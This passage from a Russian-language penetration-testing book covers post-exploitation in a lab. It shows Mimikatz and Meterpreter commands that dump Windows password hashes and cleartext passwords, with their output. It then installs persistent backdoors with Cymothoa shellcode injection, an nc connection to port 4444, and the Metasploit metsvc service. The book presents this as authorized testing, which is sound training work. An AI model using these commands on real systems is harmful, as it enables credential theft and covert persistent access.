```

На выходе получите следующее (рис. 9.17).

Другой особенностью является возможность поиска учетных данных на скомпрометированной машине. Для этого предназначена такая команда:

```
meterpreter > mimikatz_command -f sekurlsa::searchPasswords
```

На выходе мы видим, что Mimikatz смог получить пароль администратора для системы (рис. 9.18).

Metasploit также содержит несколько команд, которые используют Mimikatz для выполнения действий после эксплуатации уязвимости. Подобно команде `hashdump`, следующая команда сбросит хеши скомпрометированной системы:

```
meterpreter > msv
```

```
meterpreter > mimikatz_command -f samdump::hashes
Ordinateur : XP-Mode
BootKey    : 9c3570a0bad10f42bfd8bb9ed8ed0850

Rid  : 500
User : Administrator
LM   : eb476370cb546ec488258cc182813a1a
NTLM : a38a4a8596e5f959ffe9f94762773c76

Rid  : 501
User : Guest
LM   :
NTLM :

Rid  : 1002
User : SUPPORT_388945a0
LM   :
NTLM : 5bf642b60be2908b614b7c337aa136e7

Rid  : 1003
User : XPMUser
LM   : ba09759a9bcf77f7aad3b435b51404ee
NTLM : 40a80862cafcd46dfa5b77ba3da8ca0e
```

Рис. 9.17. Результат сброса хешей

```
meterpreter > mimikatz_command -f sekurlsa::searchPasswords
[0] { Administrator ; XP-MODE ; xpmodepassword }
[1] { Administrator ; XP-MODE ; xpmodepassword }
```

Рис. 9.18. Mimikatz получил пароль администратора

На выходе мы увидим следующее (рис. 9.19).

```
meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

AuthID     Package    Domain        User             Password
------     -------    ------        ----             --------
0;996      Negotiate  NT AUTHORITY  NETWORK SERVICE  lm{ aad3b435b51404eeaad3b43
5b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;1014485  NTLM       XP-MODE       Administrator    lm{ eb476370cb546ec488258cc
182813a1a }, ntlm{ a38a4a8596e5f959ffe9f94762773c76 }
0;997      Negotiate  NT AUTHORITY  LOCAL SERVICE    n.s. (Credentials KO)
0;46071    NTLM                                      n.s. (Credentials KO)
0;999      NTLM       WORKGROUP     XP-MODE$         n.s. (Credentials KO)
```

Рис. 9.19. Сброс хешей скомпрометированной системы

Другая команда Metasploit, которая использует Mimikatz, — `Kerberos`, которая на скомпрометированном компьютере получит учетные данные в виде открытого текста:

```
meterpreter > Kerberos
```

Результат ее выполнения приведен на рис. 9.20.

```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID     Package    Domain        User              Password
------     -------    ------        ----              --------
0;997      Negotiate  NT AUTHORITY  LOCAL SERVICE
0;996      Negotiate  NT AUTHORITY  NETWORK SERVICE
0;46071    NTLM
0;999      NTLM       WORKGROUP     XP-MODE$
0;1014485  NTLM       XP-MODE       Administrator     xpmodepassword
```

Рис. 9.20. Результат, полученный после выполнения команды kerberos

Поддержание доступа

После повышения привилегий на целевой машине нам нужно создать механизм для поддержания нашего доступа. Позже, когда используемая уязвимость будет исправлена или отключена, благодаря этому механизму вы все равно сможете получить доступ к системе. Прежде чем создать этот механизм в системе вашего клиента, вам следует проконсультироваться с ним. Кроме того, во время тестирования на проникновение важно убедиться, что все бэкдоры должным образом задокументированы и после испытания на проникновение их можно беспрепятственно удалить.

Теперь рассмотрим инструменты, позволяющие нам поддерживать доступ на целевых машинах. Инструменты классифицируются следующим образом:

- бэкдоры для входа в операционную систему;
- инструменты туннелирования;
- бэкдоры через Веб.

Бэкдор для входа в операционную систему

Бэкдор (backdoor — «задняя дверь» или «черный ход») — это метод, который позволяет нам поддерживать доступ к целевой машине без использования обычных процессов аутентификации и оставаться незамеченными. В этом подразделе мы обсудим несколько инструментов, которые можно использовать в качестве бэкдора для доступа в операционную систему.

Cymothoa

Cymothoa — инструмент, создающий в операционной системе черный ход. Cymothoa добавляет в существующий процесс свой код оболочки. Это делается для того, чтобы замаскировать вредоносный инструмент под регулярный процесс. Бэкдор должен иметь возможность сосуществовать с введенным процессом, чтобы не вызывать подозрений у администратора. Введение кода оболочки (shellcode) в процесс имеет еще одно преимущество: если в целевой системе есть средства безопасности, контролирующие только целостность исполняемых файлов, но не выполняющие проверку памяти, бэкдор обнаружен не будет.

Для запуска Cymothoa просто введите в командную строку следующую команду:

```
cymothoa
```

На экране появится справочная страница Cymothoa. Обязательно необходимо ввести такие параметры, как *идентификатор процесса (PID)* — `-p` и *номер кода оболочки* (shellcode number) — `-s`.

Для определения PID на целевом компьютере можно использовать команду `ps`. А номер shellcode определяется с помощью параметра `-S` (список доступных shellcode) (рис. 9.21).



Рис. 9.21. Получаем список доступных кодов оболочек

Как только целевая машина будет скомпрометирована, для создания бэкдора нужно скопировать на нее бинарный файл `Cymothoa`.

Когда двоичный файл `Cymothoa` станет доступен на целевой машине, вам нужно узнать процесс, который вы хотите ввести, и тип кода оболочки (shellcode).

Чтобы перечислить запущенные в системе Linux процессы, мы используем команду `ps` с параметрами `-aux`. На рис. 9.22 показан результат ее выполнения.

В выходных данных мы видим несколько столбцов, из которых нас интересуют следующие:

- `USER` (первый столбец);
- `PID` (второй столбец);
- `COMMAND` (одиннадцатый столбец).

В этом упражнении мы укажем PID `2765 (udevd)` и будем использовать полезную нагрузку `1`. Нам нужно установить номер порта для полезной нагрузки, используя параметр `-y` (номер порта 4444). Далее приведена команда Cymothoa для этого сценария:

```
./cymothoa -p 2765 -s 1 -y 4444
```



Рис. 9.22. Список запущенных процессов

Результат ее выполнения показан на рис. 9.23.



Рис. 9.23. Результат выполнения команды по выбору порта для полезной нагрузки

Теперь попробуем войти в систему через черный ход (порт 4444) с другой машины. Для этого выполните следующую команду:

```
nc -nvv 172.31.99.244 4444
```

Здесь 172.31.99.244 — это IP-адрес целевого сервера.

Мы получим следующий результат (рис. 9.24).



Рис. 9.24. Входим в целевую машину через бэкдор

Мы успешно подключились к целевой машине через созданный бэкдор и смогли получить несколько команд.

Поскольку бэкдор подключен к запущенному процессу, при удалении этого процесса или перезагрузке компьютера доступ к машине будет потерян. Чтобы этого избежать, следует создать постоянный бэкдор.

Бэкдор Meterpreter

Инструмент Meterpreter платформы Metasploit содержит бэкдор `metsvc`, который в любое время позволит вам создать оболочку Meterpreter.

Имейте в виду, что в бэкдоре `metsvc` нет логина и пароля для пользователя. Поэтому любой, кто получит доступ к порту бэкдора, сможет его использовать.

В нашем примере в качестве машины-жертвы мы возьмем операционную систему Windows XP, IP-адрес которой — 192.168.2.21. IP-адрес атакующей машины — 192.168.2.22.

Для включения бэкдора `netsvc` сначала необходимо создать в целевой системе оболочку Meterpreter. После этого с помощью команды `meterpreter migrate` перенесите процесс на другие процессы, например `explorer.exe` (2) (полезная нагрузка `2`). В этом случае, если на целевом компьютере полезная нагрузка `1` будет закрыта, доступ к системе сохранится (рис. 9.25).

Для установки сервиса `metsvc` введите в командную строку следующую команду:

```
run metsvc
```

На рис. 9.26 приведен результат ее выполнения.

Теперь перейдем к целевой машине. Бэкдор доступен по адресу `C:\Documents and Settings\Administrator\Local Settings\Temp\PvtgZxEAL`.

```
PID   PPID  Name              Arch  Session     User                  Path
---   ----  ----              ----  -------     ----                  ----
0     0     [System Process]        4294967295
4     0     System            x86   0
136   1308  ctfmon.exe        x86   0           THE-F4C60DD36CA\      C:\WINDOWS\system32\ctfmon.exe
180   556   alg.exe           x86   0                                 C:\WINDOWS\System32\alg.exe
328   4     smss.exe          x86   0           NT AUTHORITY\SYSTEM   \SystemRoot\System32\smss.exe
340   924   wscntfy.exe       x86   0           THE-F4C60DD36CA\      C:\WINDOWS\system32\wscntfy.exe
480   328   csrss.exe         x86   0           NT AUTHORITY\SYSTEM   \??\C:\WINDOWS\system32\csrss.exe
504   328   winlogon.exe      x86   0           NT AUTHORITY\SYSTEM   \??\C:\WINDOWS\system32\winlogon.exe
556   504   services.exe      x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\services.exe
568   504   lsass.exe         x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\lsass.exe
748   556   VBoxService.exe   x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\VBoxService.exe
788   556   svchost.exe       x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\svchost.exe
860   556   svchost.exe       x86   0                                 C:\WINDOWS\system32\svchost.exe
924   556   svchost.exe       x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\System32\svchost.exe
972   556   svchost.exe       x86   0                                 C:\WINDOWS\system32\svchost.exe
1036  556   svchost.exe       x86   0                                 C:\WINDOWS\system32\svchost.exe
1300  1260  explorer.exe      x86   0     2     THE-F4C60DD36CA\user  C:\WINDOWS\Explorer.EXE
1396  556   spoolsv.exe       x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\spoolsv.exe
1444  556   scardsvr.exe      x86   0                                 C:\WINDOWS\System32\SCardSvr.exe
1664  556   svchost.exe       x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\svchost.exe
1964  1300  VBoxTray.exe      x86   0           THE-F4C60DD36CA\      C:\WINDOWS\system32\VBoxTray.exe
2368  924   wuauclt.exe       x86   0           THE-F4C60DD36CA\      C:\WINDOWS\system32\wuauclt.exe
3408  1308  met-back.exe      x86   0     1     THE-F4C60DD36CA\user  C:\Documents and Settings\user\Desktop\met-back.exe
```

Рис. 9.25. Создание полезной нагрузки 2

```
meterpreter > run metsvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\PvtgZxEAL...
[*]   >> Uploading metsrv.x86.dll...
[*]   >> Uploading metsvc-server.exe...
[*]   >> Uploading metsvc.exe...
[*] Starting the service...
        * Installing service metsvc
 * Starting service
Service metsvc successfully installed.
```

Рис. 9.26. Установка сервиса metsvc

По этому пути вы увидите EXE- и DLL-файлы `metsvc`. Теперь перезапустим машину жертвы, чтобы увидеть, будет ли работать бэкдор.

На атакующей машине мы запускаем мультиобработчик с полезной нагрузкой `metsvc`, используя указанные параметры (рис. 9.27).

```
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/metsvc_bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh, thread, process, none)
   LPORT     31337            yes       The listen port
   RHOST     192.168.2.22     no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Рис. 9.27. Параметры для полезной нагрузки metsvc

После того как все параметры будут определены, для запуска атаки введите команду `execute` (рис. 9.28).

```
msf exploit(handler) > exploit

[*] Started bind handler
[*] Starting the payload handler...
[*] Meterpreter session 3 opened (192.168.2.22:47828 -> 192.168.2.21:31337) at 2013-12-27 23:20:50 +0700

meterpreter >
```

Рис. 9.28. Запуск metsvc

На рис. 9.28 видно, что атака была выполнена успешно. Теперь у вас снова есть сеанс Meterpreter, который вы можете использовать в своих целях.

Чтобы удалить сервис `metsvc` с компьютера-жертвы, выполните из оболочки Meterpreter следующую команду:

```
run metsvc -r
```

После этого удалите файлы `metsvc` с целевого компьютера.